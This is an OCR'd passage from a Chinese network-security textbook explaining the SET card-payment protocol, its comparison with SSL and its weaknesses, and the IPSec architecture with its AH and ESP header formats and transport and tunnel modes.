


图 3-7　SET 协议的工作流程

SET 协议规定的工作流程分以下 3 个阶段。

1. 购买请求阶段

持卡人选购商品，确定支付方式，向商家发送购货单和一份经过签名、加密的信托书，书中的信用卡号是经过加密的，商家无从得知。

2. 支付确认阶段

商家把信托书传送到收单银行，收单银行可以解密信用卡号，并通过认证验证签名；收单银行向发卡银行查问，确认持卡人的信用卡是否属实；属实则发卡银行认可并签证该笔交易，收单银行认可商家并签证此交易，最后商家向客户传送货物和收据。

3. 收款阶段

交易成功，商家向收单银行出示所有交易的细节条款，收单银行按合同将货款划给商家；发卡银行向用户定期寄去信用卡消费账单。

SET 协议在一般使用环境下的工作步骤如下。

① 持卡人利用电子商务平台选定物品，并提交订单。

② 接收订单，生成初始应答消息，数字签名后与商家证书、支付网关证书一起发送给持

卡人。

③ 持卡人对应答信息进行处理，选择支付方式，确认订单，签发付款指令，将订单信息和支付信息进行双签名，它对双签名后的信息利用支付网关公钥加密的支付信息签名后连同自己的证书发送给商家（商家看不到持卡人的账号信息）。

④ 验证持卡人证书和双签名后，生成支付认可请求，并连同加密的支付信息转发给支付网关。

3.4.3 SSL 和 SET 协议比较

事实上，SET 和 SSL 除了都采用 RSA 公钥算法以外，二者在其他技术方面没有任何相似之处，并且 RSA 在二者中也被用来实现不同的安全目标。

SET 协议比 SSL 协议复杂，因为 SET 不仅加密两个端点间的单个会话，它还非常详细而准确地反映了卡交易各方之间存在的各种关系。SET 还定义了加密信息的格式和完成一笔卡支付交易过程中各方传输信息的规则。事实上，SET 远远不只是一个技术方面的协议，它还说明了每一方所持有的数字证书的合法含义，希望得到数字证书以及响应信息的各方应有的动作，与一笔交易紧密相关的责任分担。SET 实现起来非常复杂，商家和银行都需要改造系统以实现互操作。另外，SET 协议需要认证中心的支持。

SET 是一个多方的报文协议，它定义了银行、商家、持卡人之间必需的报文规范，与此同时，SSL 只是简单地在两方之间建立了一条安全连接。SSL 是面向连接的，而 SET 允许各方之间的报文交换不是实时的。SU 报文能够在银行内部网或者其他网络上传输，而 SSL 之上的卡支付系统只能与 Web 浏览器捆绑在一起。

3.4.4 SET 协议安全性分析

SET 协议过于复杂庞大，也有许多不足之处。在利用 SET 协议实施电子商务平台时还是可以进行周全考虑和加以改进的。

(1) SET 协议中没有支持不可抵赖的描述，尽管采用了数字签名技术，在一定程度上支持了不可抵赖特性。事实上 SET 协议中只是规定了支付网关对持卡人的数字签名进行了验证，而发卡行没有验证。我们在实施这个协议时，当然不能在每次交易时都要求发卡行和收单行同时验证其双重签名等，这样会大大增加工作量，降低效率。只有在发生纠纷时，才将持卡人、客户的双重数字签名等送到发卡行验证后由收单行处理纠纷。这样在实施电子商务平台时可增加一种纠纷处理机制。

(2) 从上述协议流程中可以看出，银行网关具有很大的权力，可以认可该交易的成功与否。若偏袒任何一方，将损害另一方的权益。这一点当然与信用卡商制订 SET 协议的自身立场相关。可以采取两个策略改进：支付网关设立电子公告板，公告每次交易的签名散列值，提供质询，客户商家均可查询；增加一个类似公证性质的职能机构，该机构用以备份交易中的双重签名及持卡者和商家的有关信用认证信息。

(3) SET 协议的凭证证书格式只是要求遵守 x.509 规范，并没有强调要求各种不同的应用环境兼容。所以在建立电子商务平台时，应尽可能考虑证书的兼容性，周密设计其扩展域以易于过渡到不同的交易平台。

(4) SET 协议的安全在一定程度上也依赖于外部环境。如 HTTP 及 SMTP 两个协

议、浏览器与电子邮件的实时性等，SET 协议实施时有可能出现许多问题，要求用户能统筹考虑，尽可能提高系统的安全性。

3.5　IPSec 协议

3.5.1　IPSec 体系结构

IPSec 是指 IETF 以 RFC 形式公布的一组安全 IP 协议集，是在 IP 包中为 IP 业务提供保护的安全协议标准，其基本目的就是把安全机制引入 IP 协议，通过使用现代密码学方法支持机密性和认证性服务，使用户能有选择地使用，并得到所期望的安全服务。IPSec 将几种安全技术结合形成一个比较完整的安全体系结构，它通过在 IP 协议中增加两个基于密码的安全机制——认证头（AH）和封装安全有效负载（ESP），来支持 IP 数据项的认证、完整性和机密性。通过 IP 安全协议和密钥管理协议构建起 IP 层安全体系结构的框架，能保护所有基于 IP 的服务或应用。当这些安全机制正确实现时，它不会对用户、主机和其他未采用这些安全机制的 Internet 部件有负面影响。由于这些安全机制是独立于算法的，所以在选择和改变算法时不会影响其他部分的实现，对用户和上层应用程序是透明的。IPSec 的设计既适用于 IPv4 又适用于 IPv6，它在 IPv4 中作为一个建议的可选服务，对于 IPv6 是一项必须支持的功能。

IPSec 由 IPSec 安全协议（AH/ESP）和密钥管理协议（IKE）组成。其安全结构包括以下 4 个基本部分：安全协议、安全联盟、安全策略、密钥管理。

IPSec 的安全协议定义了如何通过在 IP 数据包中增加扩展头和字段来保证 IP 包的机密性、完整性和可认证性。IPSec 使用一种称为安全联盟（Security Associations，SA）的概念性实体集中存放所有需要记录的协商细节。因此，在 SA 中包含了安全通信所需的所有信息，可以将 SA 看做是一个由通信双方共同签署的有关安全通信的“合同”。IPSec 通过安全策略（Security Policy，SP）为用户提供了一种描述安全需求的方法，允许用户使用安全策略来定义所保护的对象、安全措施以及密码算法等。安全策略由安全策略数据库（Security Policy Database，SPD）来维护和管理。其密钥管理考虑了 IPSec 协议的独立性，将 SA 和密钥的管理分开，采用 IKE 协议定义通信实体间的身份认证、创建安全联盟、协商加密算法以及生成共享会话密钥。

IPSec 可在主机或网关上实现，使系统能选择所需要的安全机制、决定使用的算法和密钥以及使用的方式，在 IP 层提供所要求的安全服务。IPSec 提供的安全功能包括访问控制、无连接完整性、数据起源认证、抗重放攻击和机密性。由于这些安全服务是在 IP 层提供的，所以可为任何高层协议，如 TCP、UDP、ICMP、BGP 等使用。

IPSec 定义了两种安全机制 ESP 和 AH，并以 IP 扩展头的方式增加到 IP 包中，以支持 IP 数据项的安全性。用于对 IP 数据包或上层协议数据包实施数据机密性和完整性保护。ESP 和 AH 提供的安全能力不同，处理开销也不同。AH 只提供了数据完整性认证机制，处理开销小；ESP 同时提供了数据完整性认证和数据加密传输机制，处理开销大。AH 和 ESP 协议可以分别单独使用，也可以联合使用。

IPSec 具有两种通信模式：传输模式、隧道模式。两种模式的区别是其所保护的内容不

相同：一个是 IP 包，一个是 IP 载荷。

传输模式(transport mode)只对上层协议数据和选择的 IP 头字段提供认证保护，且仅适用于主机实现。在传输模式中，AH 和 ESP 保护的是传输头。在这种模式中，AH 和 ESP 会拦截从传输层到网络层的数据包，并根据具体的配置提供安全保护。

隧道模式(tunnel mode)对整个 IP 数据项提供认证保护，既可用于主体也可用于安全网关，并且当 AH 在安全网关上实现时，必须采用隧道模式。此外，当数据包最终目的地不是安全终点时，或者在使用了 BITS 或 BITW 实施方案的情况下，通常需要在隧道模式下使用 IPSec。假如安全性需由一个设备来提供，而该设备并非数据包的始发点；或者数据包需要保密传输到与实际目的地不同的另一个目的地，便需要采用隧道模式。

传输模式、隧道模式和 IPSec 的安全协议相结合有 4 种可能：在传输模式中的 ESP、在隧道模式中的 ESP、在传输模式中的 AH 和在隧道模式中的 AH。在实际应用中，隧道模式的 AH 往往不被采用，这是因为它保护的数据与在传输模式中 AH 保护的数据是一样的。

3.5.2 验证文件头协议 AH

验证文件头协议 AH(Authentication Header)是为 IP 数据项提供强认证的一种安全机制，它能为 IP 数据项提供无连接完整性、数据起源认证和抗重播攻击。数据完整性是通过消息认证码产生的校验值来保证的，数据起源认证是通过在数据包中包含一个将要被认证的共享秘密或密钥来保证的，抗重播攻击是通过在 AH 中使用一个序列号来实现的。除了机密性外，AH 可提供 ESP 能够提供的一切东西，只是 AH 不对保护的 IP 数据包的任何部分进行加密，因此，AH 不需要加密算法，仅需要一个认证算法。而且 AH 提供的数据完整性与 ESP 的数据完整性稍有不同：AH 对外部 IP 头各部分进行身份验证。相比之下，AH 认证的范围更宽。

1. AH 格

AH 可用来保护一个上层协议(传输模式)或一个完整的数据包(隧道模式)，在两种情况下 AH 头都会紧跟在一个 IP 头后。AH 是一个 IP 协议，受 AH 保护的 IP 包是另一个 IP 包。因此，AH 可单独使用，或与 ESP 联合使用。AH 头比 ESP 头简单得多，因为它没有提供机密性。由于不需要填充和一个填充长度指示器，因此也不存在尾。另外，也不需要一个初始化向量。AH 的格式如图 3-8 所示。




图 3-8　AH 的格式

(1) 下一个头：占 8 位，与 ESP 头中对应字段含义相同。标识 AH 后下一个有效负载的类型。在传输模式下，它是处于保护中的上层协议的值(如 UDP 或 TCP 协议的值)，在隧道模式下，它是值为 4，表示 IPinIP(IPv4)封装或 EPv6 封装的值为 41。

(2) 载荷长度：占 8 位，以 32 位为长度单位指定了 AH 的长度，其值是 AH 头的实际长度减 2。这是因为 AH 是一个 IPv6 扩展头，而 IPv6 扩展头长度的计算方法是实际长度减 1。由于 IPv6 是以 64 位为长度单位，而 AH 是以 32 位为长度单位进行计算的，所以将减 1 变换为减 2 (1 个 64 位长度单位＝2 个 32 位长度单位)。如果采用标准的认证算法，认证数据字段长度为 96 位，加上 3 个 32 位固定长度的部分，则载荷长度字段值为 4(96/32＋

3－2＝4)。如果使用“空”认证算法,将不会出现认证数据字段,则载荷长度字段值为 1。

(3) 保留:保留 16 位给将来使用,其值必须为 0。该字段值包含在认证数据计算中,但被接收者忽略。

(4) 安全参数索引(SP1):占 32 位,与 ESP 头中对应字段含义相同。

(5) 序列号;占 32 位,与 ESP 头中对应字段含义相同。

(6) 认证数据:可变长字段,它是认证算法对 AH 数据报进行完整性计算所得到的完整性检查值(ICV)。该字段的长度必须是 32 位的整数倍,因此可能会包含填充项。SA 使用的认证算法必须指明 ICV 的长度、比较规则以及认证的步骤。

2. AH 应用模式

AH 可采用传输模式或隧道模式对 IP 数据报进行保护。在传输模式方面,AH 头插在 IP 头和上层协议头之间,如图 3-9 所示。在隧道模式,整个 IP 数据报都封装在一个 AH 头中进行保护,并增加一个新的 IP 头,如图 3-10 所示。无论在哪种模式下,AH 都要对外部 IP 头的固定不变字段进行认证。



图 3-9　AH 采用的传输模式



图 3-10　AH 采用隧道模式

与 ESP 同样,对于特定的 IP 包,只有当 IPSec 系统判定了有与之相应的 SA 后,才调用 AH 处理过程对 IP 包进行 AH 处理。发送者对 IP 包计算认证数据 ICV,并将结果放入输出包的认证数据字段随包发送。接收者在接收包之前,将对认证数据的正确性进行验证。正确的 IP 包才被接收,否则将其丢弃,并作为审计事件记入日志。在处理过程中要考虑包的分段与重组的问题。

3. IPSec 的应用

IPSec 是一种涉及面极广、功能极强的 IP 安全协议,它实现了 IP 包级安全,并为上层协议提供覆盖式的安全保护,这都使它具有广泛的应用领域与发展前景。IPSec 是下一代 IP 协议——IPv6 的基本组成部分,是 IPv6 必须支持的功能;IPSec 几乎能与任何类型的 IP 协议设备协同工作,通过其与远程主机、防火墙、安全网关、路由器的结合,可以构造出各种网络安全解决方案;IPSec 能与其他协议结合提供更强的安全性;IPSec 能使企业把他们的 Extranet 扩展到贸易伙伴,进行安全的电子商务,能使他们的 Intranet 连接到远程场所而不用担心安全协议的兼容性;IPSec 能使企业在他们已有的 IP 网络上建造一个安全的基础设施。目前 IPSec 最主要的应用是构建安全虚拟专用网(VPN)。VPN 实质上是通过保密隧道在非信任公共网络上产生的安全私有连接。VPN 能在 Internet 等公共网络上安全地传递信息,连接远程用户、分支部门和商业合作伙伴,把他们组成一个扩展的自治网络。VPN 利用公共网络基础设施为企业各部门提供安全的网络互联服务,它能使运行在 VPN 上的

商业应用有几乎与专用网络相同的安全性、可靠性、可扩充性、服务质量和可管理性。

3.5.3 IPSec 安全协议 ESP

封装安全载荷协议 ESP(以下简称 ESP)是插入在 IP 数据报内的一个协议,为 IP 数据报提供数据机密性、数据完整性、抗重播以及数据源验证等安全服务。ESP 可以应用于传输模式和隧道模式两种不同模式。ESP 可以单独使用,也可以利用隧道模式嵌套使用,或者和 AH 组合起来使用。

ESP 使用一个加密器提供数据机密性,使用一个验证器提供数据完整性认证。加密器和验证器所采用的专用算法是由 ESP 安全联盟的相应组件决定的。因此,ESP 是一种通用的、易于扩展的安全机制,它将基本的 ESP 功能定义和实际提供安全服务的专用密码算法分离开,有利于密码算法的更换和更新。

ESP 的抗重播服务是可选的。通常,发送端在受 ESP 保护的数据报中插入一个唯一的、单向递增的序列号,接收端通过检验数据报的序列号来验证数据报的唯一性,防止数据报的重播,但并不要求接收端必须实现对数据报序列号的检查。因此,抗重播服务可由接收端选择。

1. ESP 头格式

在 IPv4 中,ESP 头紧跟在 IP 头后,这个 IP 头的协议字段是 50,以表明 IP 头之后是一个 ESP 头。但在 IPv6 中,ESP 头的放置与扩展头是否存在有关。ESP 头肯定插在扩展头之后。如果扩展头存在,它的下一个头字段就会立即出现在设为 50 的 ESP 头之前。如果扩展头不存在,IPv6 中的下一个头字段就会被设成 50。在 RFC2406 中的 ESP 头的格式如图 3-11 所示。




图 3-11 ESP 头的格式

(1) 安全参数索引(SPI):作为一个 IPSec 头,ESP 头中会包含一个 SPI 字段,它包括目的地址和 ESP,用于标识这个数据所属的安全联盟。SPI 本身是个 32 位的任意数,一般在 IKE 交换过程中由目标主机选定。SPI 经过验证却未被加密,因为 SPI 是一种状态标识,由它来指定所采用的加密算法及密钥以及对数据报进行解密。

(2) 序列号(SN):是一个增量的计数值,使用序列号,ESP 具有抵抗重放攻击的能力。序列号是唯一的、单向递增的、由发送端插在 ESP 头的一个号码。建立 SA 时,发送端和接收端的计数器必须初始化为 0(发送端通过特定 SA 发送的第一个数据包的序列号为 1)。序列号是经过验证的,但没有加密,因为接收端是根据序列号来判断一个数据包是否重复,如果先要解密序列号,然后再做出是否要丢弃该数据包的决定,就会造成处理资源的浪费。

(3) 有效载荷数据:ESP 保护的实际数据包含在有效载荷数据中,其长度由数据长度来决定,因此是可变长的数据。数据类型由下一个头字段来表示,若定义了加密算法,则需

要加密且在保护数据字段中包含一个加密算法可能需要用到的初始化向量(IV)。

(4) 填充项：根据加密算法的需要填满一定的边界，从而保证边界的明确。有些加密算法模式要求密码的输入是其块大小的一倍，填充项可用来完成此任务。填充项的内容与提供机密性的加密算法有关，如果算法在填充项中定义了一个特定值，则只能采用这个值；如果算法没有指定需要填充项的值，ESP 将指定填充项的第一个字节的值是 1，后面的所有字节值都单向递增。

(5) 填充项长度：指出添加多少填充项字段的长度。填充项字段长度是硬性规定的，因此，即使没有填充项，填充项字段长度仍会将它表示出来。

(6) 下一个头：指出了载荷数据段的类型，包含在载荷数据字段内。在隧道模式下使用 ESP，此值为 4，表示 IP-in-IP。如果在传输模式下使用 ESP，这个值表示的就是它背后的上一级协议的类型。

(7) 认证数据：ESP 数据的完整性校验值(ICV)，通常是一个经过密钥处理的散列函数。这一字段的长度由 SA 使用的身份验证算法决定。

2. ESP 模式

和 AH 的情况一样，ESP 在数据包中位置取决于 ESP 的操作模式。ESP 共有 2 种操作模式：传输模式和隧道模式。

1) ESP 传输模式

在传输模式下，ESP 插在 IP 头和所有选项之后、传输层协议之前，或者在已经应用的任意 IPSec 协议之前。所以，在 IPv4 传输模式下，ESP 插在变长选项字段之后，图 3-12 给出了 ESP 在传输模式中相对于其他头部的位置。在这个图中，ESP 的头部域由 SPI 和序列号字段组成。图中表明了数据报所受的加密和认证的部分。如果需要保密服务，SPI 和序列号字段不被加密，这是由于接收节点需要这些域来标志用来处理数据报的 SA。另外，如果启动了抗重放服务，还需要用它们来检测重放数据包。类似地，如果有认证数据域，那它不被加密，如果某个 SA 需要 ESP 认证服务，目的主机在处理这个数据报之前首先用这个域来认证数据报的完整性。




图 3-12　传输模式下 ESP 的位置(IPv4)

对于 IPv6 数据报，ESP 插在逐跳、路由和分段扩展头之后；目的选项扩展头可以放在 ESP 头的前边或后边。如果目的选项头由 IPv6 目的地址域的第 1 个目的主机以及由路由头列出的后续目的主机处理，那目的选项头将放在 ESP 之前。如果它仅被目的节点处理，则可以放在 ESP 之后。图 3-13 显示了在传输模式下 ESP 相对于其他 IPv6 扩展头的位置。

关于 ESP 认证服务要强调一点的是，与 AH 不同，ESP 不对整个 IP 数据报进行认证。使用私有 IP 地址或位于安全网关之后的主机间通信可通过 ESP 认证服务保护，IP 头中的




图 3-13　传输模式下 ESP 的位置(IPv6)

源和目的以及其他域未认证。于是,NAT 和安全网关可以改变数据报相应的 IP 头的域。如果修改之后的头部校验和计算正确,并且 ESP 头部未被修改,目的节点将成功认证数据报。然而,ESP 提供的这种灵活性导致了它的弱点。除了 ESP 头部外,在从源到目的地的传输过程中 IP 头的任何域都可以被修改,如果修改的头部校验和计算正确,目的主机将无法检测到发生过的修改。这样,ESP 传输模式认证服务所提供的安全性就不如 AH 传输模式。所以,当需要更高安全级并且通信双方使用公开 IP 地址时,应采用 AH 认证服务和 ESP 认证服务相结合的方法。

2) ESP 隧道模式

在隧道模式下,ESP 头插在原始 IP 头之前,并且将生成一个新的 IP 头插在 ESP 头之前,图 3-14 说明了在 IPv4 下的情况。对 IPv6 数据报而言,除了新的 IP 头,原始 IPv6 数据报中的扩展头也插在 ESP 头之前。图 3-15 说明了在 IPv6 下的情况。

